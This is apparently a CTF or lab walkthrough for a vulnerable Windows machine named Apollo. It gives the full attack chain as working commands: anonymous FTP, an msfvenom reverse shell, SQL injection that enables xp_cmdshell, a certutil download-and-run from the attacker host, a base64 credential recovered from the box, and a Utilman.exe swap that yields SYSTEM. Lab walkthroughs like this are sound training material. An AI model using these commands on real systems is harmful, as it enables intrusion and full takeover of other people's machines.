

Apollo- Windows Machine

Contents

Host Discovery.....	2
Service Discovery.....	2
FTP Access.....	2
FFUF.....	Error! Bookmark not defined.
MSFVenom.....	3
SQL Injection	3
Lateral Movement.....	4
XFreeRDP	5
Flag 1	5
RDesktop.....	6
Flag 2	6

Host Discovery

```
-(kali㉿kali)-[~]  
$ sudo netdiscover -i eth1 -r 192.168.56.0/24
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.175	08:00:27:52:37:86	1	60	PCS Systemtechnik GmbH	

The IP address of Apollo has been found. This will be different on the cyber range, however the command will be the same.

Kali: 192.168.56.101

Apollo: 192.168.56.175

Service Discovery

```
-(kali㉿kali)-[~/Desktop]  
$ sudo nmap -vv -Pn -R -sV -p- 192.168.56.175
```

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 128	Microsoft IIS httpd 10.0
135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	syn-ack ttl 128	Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
445/tcp	open	microsoft-ds?	syn-ack ttl 128	
2222/tcp	open	ftp	syn-ack ttl 128	Microsoft ftpd
3389/tcp	open	ms-wbt-server	syn-ack ttl 128	Microsoft Terminal Services
4444/tcp	open	http	syn-ack ttl 128	Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
5357/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp	open	http	syn-ack ttl 128	Microsoft IIS httpd 10.0
47001/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49667/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49669/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49670/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49673/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC

The two most important ports are 2222 and 4444. I recommend using the '-sC' during this scan.

FTP Access

Since the machine allows anonymous access to the server, you can supply the anonymous username and gain access.

```
└─$ ftp 192.168.56.175 2222  
Connected to 192.168.56.175.  
220 Microsoft FTP Service  
Name (192.168.56.175:kali): anonymous  
331 Anonymous access allowed, send id  
Password:  
230 User logged in.  
Remote system type is Windows_NT.
```

Inside this FTP directory there is a hidden directory called "Michael".

```
ftp> ls -la  
229 Entering Extended Passive Mode (|||49730|)  
150 Opening ASCII mode data connection.  
12-04-23 01:12AM <DIR> Admin  
12-04-23 01:12AM <DIR> Chris  
12-06-23 06:44AM <DIR> Michael  
12-04-23 01:12AM 147 Welcome.txt
```

Once inside, there is another hidden file, which will be hints to escalate and exploit.

```
ftp> ls -la
229 Entering Extended Passive Mode (||||49732|)
150 Opening ASCII mode data connection.
12-06-23 06:45AM          67 important.txt
12-06-23 08:05AM        176 notes.txt
226 Transfer complete.
```

```
└─$ cat important.txt
Todo:

-Print report for client.
-Take wife out for dinner.
-Tell dev team to secure website from SQLi
-Update MS
```

The hidden file reveals another hint that states there is a SQLi vulnerability for the website.

```
└─$ cat notes.txt
Hey Michael,

I have given you permission to restore files, this is not permanent and
will be removed next week.

Regards,
Manager.
```


This is a hint that you will have the ability to restore files, with the SeRestore Privilege.

MSFVenom

```
(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.101 LPORT=9999 -f exe > mike.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Rename this reverse shell to anything you wish, however you must remember this name.

SQL Injection



Curtin Students

This will check the standing of a student at Curtin University.

Name:

This is vulnerable to sql injection.

Name:

Query executed successfully!

Apollo\SQLEXPRESS

CMD 0: SELECT 1,is_srvrolemember('sysadmin')--+
If this results in 1 being returned, then you can proceed.

Query executed successfully!

1

If that worked, then you can proceed to enter the next command. The commands have worked if you get the message 'Query Executed Successfully!'.

CMD 1: SELECT 1; EXEC sp_configure 'show advanced options', 1

CMD 2: SELECT 1; RECONFIGURE WITH OVERRIDE

CMD 3: SELECT 1; EXEC sp_configure 'xp_cmdshell', 1

CMD 4: SELECT 1; RECONFIGURE WITH OVERRIDE

If everything worked, you should be able to ping yourself. Like in the example below.

CMD 5: SELECT 1; EXEC xp_cmdshell 'ping 192.168.56.101'--+

Name:

Wireshark capture (in pink).

55	28.883852040	192.168.56.175	192.168.56.101	ICMP	74	Echo (ping) request	id=0x0001, seq=3/768, ttl=128 (reply in 56)
56	28.883871086	192.168.56.101	192.168.56.175	ICMP	74	Echo (ping) reply	id=0x0001, seq=3/768, ttl=64 (request in 55)
57	28.913270646	192.168.56.175	192.168.56.101	ICMP	74	Echo (ping) request	id=0x0001, seq=4/1024, ttl=128 (reply in 58)
58	28.913300140	192.168.56.101	192.168.56.175	ICMP	74	Echo (ping) reply	id=0x0001, seq=4/1024, ttl=64 (request in 57)
59	29.894012072	192.168.56.175	192.168.56.101	ICMP	74	Echo (ping) request	id=0x0001, seq=5/1280, ttl=128 (reply in 60)
60	29.894030343	192.168.56.101	192.168.56.175	ICMP	74	Echo (ping) reply	id=0x0001, seq=5/1280, ttl=64 (request in 59)
61	29.917079598	192.168.56.175	192.168.56.101	ICMP	74	Echo (ping) request	id=0x0001, seq=6/1536, ttl=128 (reply in 62)
62	29.917097495	192.168.56.101	192.168.56.175	ICMP	74	Echo (ping) reply	id=0x0001, seq=6/1536, ttl=64 (request in 61)

If you can ping, then download the reverse shell executable to the victim machine and execute it.

Download: SELECT 1; EXEC xp_cmdshell "Certutil.exe -urlcache -f <http://192.168.56.101/mike.exe>
C:\Users\Public"

Execute: SELECT 1; EXEC xp_cmdshell "C:\Users\Public\mike.exe"

```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.175] 49776
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now you are inside. There is a timeout limit of 1 hour, so you will have to re-run the second command once it times out.

Lateral Movement

```
C:\Users\Sys Admin>whoami
whoami
nt service\mssql$sqlexpress
```

You will notice that this is a service account, however we don't want this account. It doesn't have the privilege SeRestore. Let's see if there are any home directories accessible to this account.

```
12/12/2023 05:40 AM <DIR> ..
12/06/2023 07:33 AM <DIR> Administrator
12/06/2023 11:39 PM <DIR> Michael
12/11/2023 11:46 PM <DIR> Public
12/12/2023 05:38 AM <DIR> Sys Admin
@_File(s)
@_bytes
```

```
C:\Users\Sys Admin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3004-90EF

Directory of C:\Users\Sys Admin

12/12/2023 05:38 AM <DIR> .
12/12/2023 05:38 AM <DIR> ..
12/12/2023 12:15 AM 20 credentials.txt
1 File(s) 20 bytes
2 Dir(s) 31,591,428,096 bytes free
```

Navigating to the Sys Admin directory, you will notice a credentials file.

```
C:\Users\Sys Admin>type credentials.txt
type credentials.txt
michael:aiFoN1BodSE=
```

Decoding this base64 gives us the account password to Michael. Now I can RDP into this machine.


```
$ echo 'aiFoN1BodSE=' | base64 -d  
j!h7Phu!
```

XFreeRDP

```
(kali@kali)-[~/Desktop]  
$ xfreerdp /u:Michael /p:'j!h7Phu!' /v:192.168.56.175
```


This will RDP into the webserver, given any account credentials.

Flag 1




Inside the document's directory, you will find the first easy flag.

The next step will require you to run powershell as admin, which will give you the necessary privileges. It will require you to enter the Account 'Michael'



Don't worry, this will only prompt you for the password for the Michael account.



```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeBackupPrivilege   Back up files and directories Disabled
SeRestorePrivilege  Restore files and directories Disabled
SeShutdownPrivilege Shut down the system       Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Now you should see the SeRestorePrivilege, however it is in a disabled state. Download the PowerShell script from github and run it to enable it.

URL: <https://github.com/gtworek/PSBits/blob/master/Misc/EnableSeRestorePrivilege.ps1>

```
Privilege Name      Description                State
-----
SeBackupPrivilege   Back up files and directories Disabled
SeRestorePrivilege  Restore files and directories Enabled
SeShutdownPrivilege Shut down the system       Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Next up, you will create a backup of the tool Utilman.exe, as 'Utilman.exe.old'. Finally you rename cmd.exe to Utilman.exe.


```
PS C:\Windows\System32> ren Utilman.exe Utilman.exe.old
PS C:\Windows\System32> ren cmd.exe Utilman.exe
```

Proceeding to escalate, you must have access to 'Ease of Access' option, so RDesktop is a good tool for this.

RDesktop

```
—(kali@kali)~[~/Desktop]
$ rdesktop -u Michael 192.168.56.175
```


A GUI will appear asking you to login, on the bottom right you will see 'Ease of Access', click that a terminal will now appear. This will now have NT Authority access.



```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Flag 2



The final flag is then located in the Administrator documents directory.

END OF WALKTHROUGH